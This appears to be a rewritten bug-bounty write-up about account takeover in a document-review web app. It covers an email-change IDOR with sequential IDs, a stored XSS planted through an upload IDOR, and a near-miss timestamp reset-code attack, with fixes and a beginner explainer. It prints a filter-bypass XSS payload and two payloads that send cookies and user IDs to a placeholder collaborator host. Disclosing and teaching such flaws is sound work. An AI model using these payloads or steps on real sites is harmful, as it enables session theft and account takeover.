Taking over accounts in multiple ways
The application had an IDOR that allowed changing another user's email address without password verification, and sequential user IDs made it possible to brute-force all accounts. A second chain involved a self-XSS in uploaded documents and an IDOR in document upload, which could lead to account takeover if the victim's user ID was known.

With my invitation to renniepak's HackerHideout, I got the chance to re-live the bug bounty/hunting thrill that I hadn't felt for some time. I haven't bug hunted for quite a while, so I decided to write a small post about two recent findings that could lead to an account takeover (ATO) and one bonus informative…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target is a web application in which organisation owners submit information about their company, such as legal documents, financial details and other information, for the application owner to review and either accept or decline. An organisation owner creates an account with a username and an email address, and can then explore the app and submit those details and documents.

The bugs described here were reported in a VDP, so the reward was swag points rather than a cash bounty. The write-up covers two findings that could lead to an account takeover (ATO) and one bonus finding that came close to being escalated to high severity but did not.
Setup
The report does not describe any special tooling beyond a Burp Collaborator server, which is used as the exfiltration endpoint in the XSS payloads. The application had roughly 1700 accounts at the time, a number that matters for the first finding. No versions, endpoints beyond the one document URL shown, or request captures are given.
Finding it
Two observations drove the work. First, when a user submits an email change, the request carries the account's ID alongside the new email address, and the email address can be changed without password verification. That is an IDOR waiting to happen: swap the ID and you change someone else's email address. The obstacle is that nobody knows another user's ID.
Second, the application generates user IDs sequentially rather than randomly. Security best practice says user IDs should not be sequential and should ideally be UUIDv4. Sequential IDs, combined with the fact that the email modification endpoint is susceptible to brute forcing, mean the obstacle disappears: an attacker can fuzz IDs up until their own ID, because the victim's account already exists and therefore has a lower ID.
The same pattern of missing authorisation showed up around document upload, which is where the second chain begins.
Exploitation
Step 1: change the victim's email address through the IDOR
Submit an email change on your own account and observe that your account ID is sent with the new email address. Replace that ID with another user's ID and the application changes that other user's email address instead. No password verification is required for the change.
Because IDs are sequential and the endpoint tolerates brute forcing, an attacker can walk the ID space up to their own ID and change the email address of every account in the application, roughly 1700 of them.
Step 2: reset the password to the new address
Once the victim's email address points at an address the attacker owns, request a password reset using the victim's username and the new email address. The reset goes to the attacker, and the account is taken over.
The author is candid about the trade-offs: the attack is not elegant and not quiet, but it works.
Step 3: find the self-XSS in uploaded documents
A user can upload any document. The document can either be assigned to one of the user's organisations or simply sit as an uploaded document waiting to be assigned. Documents are allowed to contain HTML content that gets rendered.
The application filters obvious payloads such as <script> tags and elements such as onerror, but it fails to catch slightly obfuscated payloads such as:
<img src="x"/onerror="alert(1)">
That gives a self-XSS. The remaining question is how to deliver it to another user.
Step 4: upload the document into another user's account

The existing IDOR suggested there might be other authorisation issues around the application. There were: an attacker can upload an unassigned document to another user's account by modifying the user ID. The document is then assigned a document ID, which the attacker can read in the request's response.
The hindrance is the same as before: the attacker cannot know the victim's user ID. That lowers the severity considerably, since attack complexity is set to high. If the attacker does know the victim's user ID, they can deliver the document URL to the victim, and the XSS triggers once the victim clicks it:
https://sub.target.tld/index.php?module=Documents&view=Detail&record=<DOCUMENT ID>&app=MARKETING

Alternatively, the attacker can follow the same path as in the first ATO: upload a document carrying the XSS payload to all the accounts in the application, hoping that someone opens it.
Step 5: turn the XSS into an account takeover
An XSS on its own does not cause an account takeover. Typically the site must use cookie-based authentication and the cookies must be missing the HTTPOnly flag, so that a payload can read and transfer them to the attacker.
In this application, two things were needed for the XSS to have ATO impact: the cookies and the user ID. With both, an attacker can access the victim's profile, change the email address and take over the account by resetting the password. The following payloads do the work:
<img src="x"/onerror="fetch('https://BURP-COLLABORATOR', {method: 'POST',mode: 'no-cors',body:document.cookie});">

<img src="x"/onerror="var linkElement = document.getElementById('[VALUE]');fetch('https://BURP-COLLABORATOR', {method: 'POST',mode: 'no-cors',body:linkElement});">

[VALUE] is the href attribute of an <a> HTML tag that contains the link to the account preferences, which includes the user's ID. The first payload sends the victim's cookies to the attacker; the second sends the link to the victim's account preferences, which carries the user's ID. Combining the two, the attacker can access the victim's profile, edit it, change the email address without password verification, request a password reset and take over the account.
The XSS issue turned out to be a duplicate, but the IDOR issue was a valid submission, so the report was lowered from high to medium severity.
Bonus: the sandwich attack that nearly worked
Password reset codes were generated from a hex representation of the UNIX timestamp, with milliseconds. The idea of a sandwich attack here is to send three reset password requests: the first for your own account, the second for the victim's, and the third again for your own.

Because the reset code is timestamp-based, the victim's code must fall between the two codes generated for your account. If the three requests are sent really fast, the range between your two codes must be really small, which makes fuzzing for the victim's code realistic.
The plan failed on timing. Requests were sent at the same time, but the backend server was too slow between code generations, and the timestamp range was too large to be realistic. The backend system that generates the codes must be properly configured to generate them with proper timing and not take its time; here it took its time, so the range was big even though the requests went out with almost no delay between them. The author exploited it successfully only once, probably by luck, and the triager was not satisfied. The finding was closed as secured by unstable code.
The author credits two write-ups as the basis for this class of attack: Lupin's sandwich attack ATO on UUIDv1 and F1ras's password reset ATO.
Root cause
Three design mistakes combine. User IDs are sequential instead of randomly generated (UUIDv4 ideally), which makes every account enumerable. The email modification endpoint trusts the account ID supplied in the request and does not verify that it belongs to the caller, and it does not require the password before changing the email address. The document upload endpoint has the same missing ownership check on the user ID, so a document can be planted in another account.
The XSS filter is a blocklist that catches <script> and onerror but misses a slightly obfuscated variant, so HTML content in uploaded documents is rendered without adequate sanitisation. For the XSS to have ATO impact, the application needed the cookies and the user ID. The reset code is derived from a timestamp with millisecond precision; the backend's slow generation made the timestamp range too large to be realistic.
Impact
With the first bug alone, an attacker can change the email address of every account in the application, roughly 1700 of them, then request a password reset using the victim's username and the new address, and take over the account. The attack is neither elegant nor quiet, but it is successful.
With the chain, an attacker who knows the victim's user ID can deliver the document URL and, once the victim clicks it, execute JavaScript in the victim's browser, exfiltrate the cookies and the user ID, access and edit the profile, change the email address without password verification, request a password reset and take over the account. Without the user ID, the attacker can still upload the payload to all accounts and hope someone opens it. The report rates the attack complexity as high because the victim's user ID is unknown. The XSS issue was a duplicate while the IDOR was valid, lowering the report from high to medium.
The sandwich attack on the reset code did not reach a reliable takeover: the backend's slow code generation made the timestamp range too large, and the single success was probably luck.
Fix
Generate user IDs randomly, UUIDv4 ideally, instead of sequentially. Enforce ownership on the email modification and document upload endpoints so that the account ID in the request must match the authenticated caller, and require password verification before an email address change. Sanitise or properly encode HTML in uploaded documents rather than relying on a blocklist of tags and attributes, and set the HTTPOnly flag on session cookies so that a script cannot read them. For the reset code, generate it from a cryptographically secure random source rather than a timestamp, so that no range can be inferred from request timing.
Variants to test
- Sequential or predictable identifiers on any endpoint that takes an object or user ID. A positive result is that changing the ID returns or modifies another account's data.
- Email or profile change endpoints that do not ask for the current password. A positive result is that the change is accepted with only a session, and the new address receives the reset mail.
- HTML-capable upload features with blocklist filters. Try obfuscated event handlers and unusual tag and attribute combinations; a positive result is script execution when the uploaded document is rendered.
- Document or file upload endpoints that accept a user or owner ID. A positive result is that the object is created under another account and its identifier appears in the response.
- Session cookies without HTTPOnly on an application with stored HTML rendering. A positive result is that a payload can read
document.cookieand send it out. - Password reset codes derived from timestamps. Send your own reset, the victim's and your own again in quick succession and compare the code ranges; a positive result is a narrow enough range to brute force the victim's code.
What happened, in plain words
Imagine a website where small business owners sign up, fill in their company details, upload legal papers and financial documents, and wait for the site's owner to look at everything and either approve or reject it. That is the application in this write-up. To use it, an organisation owner creates an account with a username and an email address, then explores the app and submits the details and documents mentioned above.
The picture above is a simple drawing of how that application is laid out.
On a site like this, the thing that matters most is your account: it holds your company's private paperwork. If someone else can get into your account, they can read and change everything in it. The author of this write-up found two separate routes that end in exactly that, called an account takeover (ATO for short), plus a third idea that almost worked but did not. The bugs were reported through a VDP, which stands for vulnerability disclosure programme: a scheme where a company accepts security reports but pays in swag points rather than cash. So the reward here was points, not money.
Before going further, a few words that come up constantly.
- A web application is a program you use through your browser. You click buttons and fill in forms; the browser sends your actions to a server somewhere, the server does the work, and sends back a page.
- A request is one of those messages your browser sends to the server. When you press a button, your browser packages up what you did into a request and ships it off.
- An endpoint is the specific address on the server that handles one kind of request. Think of a large office building: the building is the application, and each endpoint is a different service window. One window handles email changes, another handles document uploads.
- An ID (identifier) is a number or string the application uses to tell things apart. Your account has an ID, and so does every document you upload. It is like a customer number at a bank: the staff use the number, not your name, to find your file.
- Authentication means proving who you are, usually by logging in with a username and password. Authorisation means what you are allowed to do once you are in. A logged-in user is authenticated; whether they may edit someone else's profile is an authorisation question.
- An IDOR (Insecure Direct Object Reference) is the classic authorisation mistake: the application takes an ID from your request and acts on whatever that ID points to, without checking that the thing belongs to you. It is like a hotel where the receptionist hands out a key to any room number you say out loud, without checking that you booked that room.
- Brute forcing (or fuzzing) means trying many values one after another, quickly, usually with a tool, until one works. It is the digital version of trying every combination on a padlock.
- A cookie is a small piece of text your browser stores for a website and sends back with every request to that site. It is how a website remembers that you are logged in: after you log in, the server gives your browser a cookie, and on each later request the browser shows that cookie like a wristband at an event, so the server knows you already passed the entrance.
- XSS (cross-site scripting) means getting your own code, specifically JavaScript, to run inside someone else's browser while they are viewing the vulnerable site. JavaScript is the programming language browsers run; if an attacker can make the site deliver their JavaScript to a victim, that code runs with the victim's logged-in session, as if the victim themselves were doing it.
- A payload is the actual snippet of code or data an attacker sends to trigger a bug.
- Severity is how serious a bug is judged to be, often on a scale like low, medium, high and critical. Attack complexity is how hard the attack is to carry out in practice; high complexity means the attacker needs special conditions, which lowers the severity.
- A triager is the person at the receiving company who reads incoming bug reports, checks them, and decides whether they are valid and how serious they are.
- A duplicate is a report for a bug that someone else already reported; it is usually not rewarded again.
With those in hand, here is the story in order.
ATO #1: changing someone else's email address without permission
The first route to taking over an account is a plain IDOR. On this application, a user can change their own email address, and the change does not require typing the current password first. That last detail matters: normally, a sensitive change like swapping the email on an account should ask you to prove you are the account holder, because the email address is the key to resetting the password later.
When the author submitted an email change on their own account and watched the request, they saw that the account's ID travelled along with the new email address. In other words, the request said, in effect: "change the email address of account number 1234 to this new address." The application trusted that number.
So the obvious next thought: what if you put a different number there? If the application does not check that the account ID in the request belongs to the person making it, then changing the number changes that other person's email address instead. That is the IDOR.
The only problem was that nobody knows another user's ID. You know your own, because it is in your own requests, but the victim's number is a secret you have never seen.
This is where ignoring a well-known security practice comes in. The standard advice is that user IDs should not be sequential, meaning they should not simply count up 1, 2, 3, 4 and so on. Instead they should be randomly generated, ideally as a UUIDv4, which is a long random string that looks like a jumble of letters and numbers and cannot be guessed. Sequential IDs are like numbered tickets at a raffle: if you have ticket 500, you can be fairly sure tickets 1 to 499 exist and belong to other people.
In this application, IDs were sequential. Combined with the fact that the email modification endpoint was susceptible to brute forcing, that removed the obstacle entirely. An attacker can simply try IDs one after another, starting from low numbers and walking upwards until they reach their own ID. Why stop at their own? Because the victim's account already exists, so it was created earlier, so it has a lower ID. The attacker's own ID is a natural upper boundary for the search. The report puts the number of accounts in the application at roughly 1700, so the whole space is small enough to walk through.
Once the victim's email address has been changed to one the attacker owns, the rest is routine. The attacker requests a password reset using the victim's username and the new email address. The reset message goes to the attacker's inbox, the attacker sets a new password, and the account is taken over.
The author is honest about how this looks: it is not elegant, and it is not quiet or under the hood, but it is successful. In plain terms, the attacker does not sneak in; they knock on every door in the building until one opens.
ATO #2: from an IDOR to an XSS to an email change
The second route is a chain: several smaller bugs joined together, each one unlocking the next, ending in unauthorised access to the victim's account. The chain uses two vulnerabilities.
Bug #1: a self-XSS in an uploaded document
As mentioned, a user can upload any document. That document can either be assigned to one of the user's organisations, or simply sit there as an uploaded document waiting to be assigned to an organisation later.
The important part is that documents are allowed to contain HTML content, and that content gets rendered, meaning the browser displays it as a web page rather than as plain text. HTML is the language web pages are written in; tags like <img> tell the browser to show an image, and attributes on those tags can carry instructions. When a site renders user-supplied HTML, it is effectively letting users write parts of its pages.
The application tried to defend against this. It filtered obvious payloads such as <script> tags, which are the most direct way to run JavaScript, and elements such as onerror, which is an attribute that fires code when something goes wrong loading an image. But the filter was a blocklist: it listed bad things and removed them. Blocklists are notoriously easy to slip past, because there are always slightly different ways to write the same thing. The application failed to catch a slightly obfuscated payload:
<img src="x"/onerror="alert(1)">
Line by line, in plain words:
<img ...>tells the browser to display an image.src="x"says the image is at the addressx. That address does not exist, so the image will fail to load. That failure is the whole point./onerror="alert(1)"attaches an instruction to run when the image fails to load. The instruction isalert(1), which makes the browser pop up a small dialog box showing the number 1. It is the simplest possible proof that code ran.
So the payload deliberately breaks an image so that the browser runs the attached code as a consolation prize. The filter did not recognise this variant, and the result is a self-XSS: the author could make code run in their own browser by opening their own uploaded document. That is not yet an attack on anyone else. The remaining question is how to deliver this document to another user, so that the code runs in their browser instead.
Bug #2: an IDOR in document upload
The first IDOR was a hint that other parts of the application might have the same missing ownership check. They did. It turned out that an attacker can upload an unassigned document to another user's account by modifying the user ID in the upload request. The document is then given a document ID, and the attacker can read that document ID in the response the server sends back.
In other words, the upload endpoint asks "which account should this document belong to?" and simply believes whatever number the request supplies. The response then tells the attacker the new document's own ID, which is what they need to build a link to it.
The hindrance is the same as in the first ATO: the attacker cannot know the victim's user ID. That lowers the severity considerably, because the attack complexity is set to high: the attack only works if the attacker somehow already knows a secret number. If the attacker does know the victim's user ID, they can send the victim the URL of the document, and the XSS triggers once the victim clicks it:
https://sub.target.tld/index.php?module=Documents&view=Detail&record=<DOCUMENT ID>&app=MARKETING
Line by line, in plain words:
https://sub.target.tld/is the address of the application.sub.target.tldis a placeholder for the real site name.index.phpis the file on the server that handles the request.?starts the query string, the part of a URL that carries parameters, which are little labelled values the server reads.module=Documentstells the application which area to use: the documents area.view=Detailasks for the detailed view of one document.record=<DOCUMENT ID>is the identifier of the specific document to show. The attacker fills in the document ID they read from the upload response.app=MARKETINGis another parameter the application expects.
When the victim opens that link, the application renders the document, the document contains the HTML payload, the image fails to load, and the code runs in the victim's browser.
The diagram above shows the intended flow of the attack, step by step.
There is a second, blunter option: follow the same path as in ATO #1. Upload a document carrying the XSS payload to all the accounts in the application, hoping that someone will fall for it and open it. It is the same "knock on every door" approach, applied to documents instead of email addresses.
The image above shows the two identifiers involved in that upload: assigned_user_id is the user ID, and _recordId is the document ID.
At this point the attacker has achieved something real: JavaScript code running in the victim's browser. The next question is whether that can be escalated into unauthorised access to the account.
XSS? Is that not just a fancy word for account takeover?
No, and this is worth understanding clearly. An XSS on its own cannot cause an account takeover. For an XSS to become an ATO, a few conditions usually have to line up. Typically the site must use cookie-based authentication, meaning your logged-in state is carried by a cookie, and the cookies must be missing the HTTPOnly flag. HTTPOnly is a setting a website can put on a cookie that tells the browser: never let JavaScript read this cookie. If the flag is set, a malicious script cannot see your session cookie, so it cannot steal it. If the flag is missing, the script can read the cookie and send it to the attacker, who can then use it to act as you.
In this application, two things were needed for the XSS to have an ATO impact: the cookies and the user ID. With both, an attacker can access the victim's profile, change the email address, and take over the account by resetting the password. The following payloads do the work:
<img src="x"/onerror="fetch('https://BURP-COLLABORATOR', {method: 'POST',mode: 'no-cors',body:document.cookie});">

<img src="x"/onerror="var linkElement = document.getElementById('[VALUE]');fetch('https://BURP-COLLABORATOR', {method: 'POST',mode: 'no-cors',body:linkElement});">
Line by line, in plain words.
First payload:
<img src="x"/>again asks for an image at the addressx, which will fail to load.onerror="..."is the code that runs when that failure happens.fetch('https://BURP-COLLABORATOR', ...)is JavaScript that sends a request to another server.BURP-COLLABORATORis a placeholder for a server the attacker controls and can watch; it is a service used to catch outgoing requests.fetchis the browser's built-in way of making a request from code.{method: 'POST', ...}says to send it as a POST request, which is the kind of request used to submit data to a server.mode: 'no-cors'relaxes the browser's cross-origin rules so the request can be sent to a different site without the browser blocking it.body:document.cookieis the data being sent: the victim's cookies.document.cookieis how JavaScript reads the cookies of the current page, and it only works if those cookies lack HTTPOnly.
So the first payload's job is simple: when the victim opens the document, their browser quietly posts their cookies to the attacker's server.
Second payload:
<img src="x"/>andonerror="..."work exactly as before.var linkElement = document.getElementById('[VALUE]');finds an element on the page whose ID is[VALUE], and stores it in a variable calledlinkElement.[VALUE]is a placeholder the attacker fills in.fetch('https://BURP-COLLABORATOR', {method: 'POST',mode: 'no-cors',body:linkElement});sends that element to the attacker's server, the same way the first payload sent the cookies.
What is [VALUE]? It is the href attribute of an <a> HTML tag that contains the link to the account preferences, which includes the user's ID. In plain terms: somewhere on the page there is a link to the victim's account settings, and that link contains the victim's user ID. The href attribute is the address the link points to. The second payload grabs that link and sends it to the attacker, which hands over the user ID that was missing.
Combining the two, an attacker can access the victim's profile, edit it, change the email address without password verification, request a password reset, and take over the account. The cookies let the attacker act as the victim; the user ID lets them target the right account.
The image above shows the identifier in the profile URL: record is the user ID.
One more piece of honesty from the author: the XSS issue turned out to be a duplicate, meaning someone else had already reported it, but the IDOR issue was a valid submission. Because of that, the report was lowered from high to medium severity. The author still calls it a very nice bug chain that they enjoyed.
Bonus finding: the sandwich attack on the password reset code that almost worked
The author came close to a sandwich attack on the password reset functionality, which could have led to an account takeover, but the backend server took its time.
First, what is a password reset code? When you click "forgot password", the site does not just let you set a new password; it sends you a code, or a link containing a code, and you must present that code to prove you own the email address. The code is a short secret. If an attacker can guess it, they can reset the password of an account they do not own.
On this application, reset codes were generated based on a hex representation of the UNIX timestamp, with milliseconds. The UNIX timestamp is simply the number of seconds that have passed since 1 January 1970, a standard way computers record a moment in time. A hex representation is that number written in base 16, using digits 0 to 9 and letters a to f. Milliseconds are thousandths of a second, so the timestamp changes very rapidly. The consequence is that the code is not random at all: it is a disguised clock reading. If you know roughly when a code was generated, you know roughly what it is.
A sandwich attack on this function would work like this: send three reset password requests. The first one for your account, the second one for your victim's, and the third one again for your account.
Why three? Because the reset code is timestamp-based, the victim's code must fall between the two codes generated for your account. Your first request gives you a code from an earlier moment; your third gives you a code from a later moment. The victim's request happened in between, so the victim's code must sit somewhere in that range. If the three requests are sent really fast, the range between your two codes must be really small, which makes fuzzing for the victim's code realistic. You know the two ends of the range, and the middle is narrow enough to try every value in it.
The plan failed on timing. Requests were sent at the same time, but the backend server was too slow between code generations, and the timestamp range was too large to be realistic. The backend system that generates the codes must be properly configured to generate them with proper timing and not take its time; here it took its time, so the range was big even though the requests went out with almost no delay between them. In everyday terms: the sandwich only works if the filling is thin. Here the server was slow enough that the filling became a thick layer, and trying every value inside it was no longer practical.
The author exploited it successfully only once, probably by luck, and the triager was not satisfied. The finding was closed as secured by unstable code.
The author credits two write-ups as the basis for this class of attack: Lupin's sandwich attack ATO on UUIDv1 and F1ras's password reset ATO.
Why it all worked
Three design mistakes combine across the findings.
- User IDs are sequential instead of randomly generated, ideally as UUIDv4. That makes every account enumerable: an attacker can list them by counting.
- The email modification endpoint trusts the account ID supplied in the request and does not verify that it belongs to the caller, and it does not require the password before changing the email address.
- The document upload endpoint has the same missing ownership check on the user ID, so a document can be planted in another account.
On top of that, the XSS filter is a blocklist that catches <script> and onerror but misses a slightly obfuscated variant, so HTML content in uploaded documents is rendered without adequate sanitisation. And the reset code is derived from a timestamp with millisecond precision; the backend's slow generation made the timestamp range too large to be realistic.
What an attacker could do with it
With the first bug alone, an attacker can change the email address of every account in the application, roughly 1700 of them, then request a password reset using the victim's username and the new address, and take over the account. The attack is neither elegant nor quiet, but it is successful.
With the chain, an attacker who knows the victim's user ID can deliver the document URL and, once the victim clicks it, execute JavaScript in the victim's browser, exfiltrate the cookies and the user ID, access and edit the profile, change the email address without password verification, request a password reset and take over the account. Without the user ID, the attacker can still upload the payload to all accounts and hope someone opens it. The report rates the attack complexity as high because the victim's user ID is unknown. The XSS issue was a duplicate while the IDOR was valid, lowering the report from high to medium.
The sandwich attack on the reset code did not reach a reliable takeover: the backend's slow code generation made the timestamp range too large, and the single success was probably luck.
How to fix it
- Generate user IDs randomly, UUIDv4 ideally, instead of sequentially.
- Enforce ownership on the email modification and document upload endpoints, so that the account ID in the request must match the authenticated caller, and require password verification before an email address change.
- Sanitise or properly encode HTML in uploaded documents rather than relying on a blocklist of tags and attributes.
- Set the HTTPOnly flag on session cookies so that a script cannot read them.
- For the reset code, generate it from a cryptographically secure random source rather than a timestamp, so that no range can be inferred from request timing.
Things to try on your own
If you are learning, these are the patterns to look for, in the same order as the findings above.
- Sequential or predictable identifiers on any endpoint that takes an object or user ID. A positive result is that changing the ID returns or modifies another account's data.
- Email or profile change endpoints that do not ask for the current password. A positive result is that the change is accepted with only a session, and the new address receives the reset mail.
- HTML-capable upload features with blocklist filters. Try obfuscated event handlers and unusual tag and attribute combinations; a positive result is script execution when the uploaded document is rendered.
- Document or file upload endpoints that accept a user or owner ID. A positive result is that the object is created under another account and its identifier appears in the response.
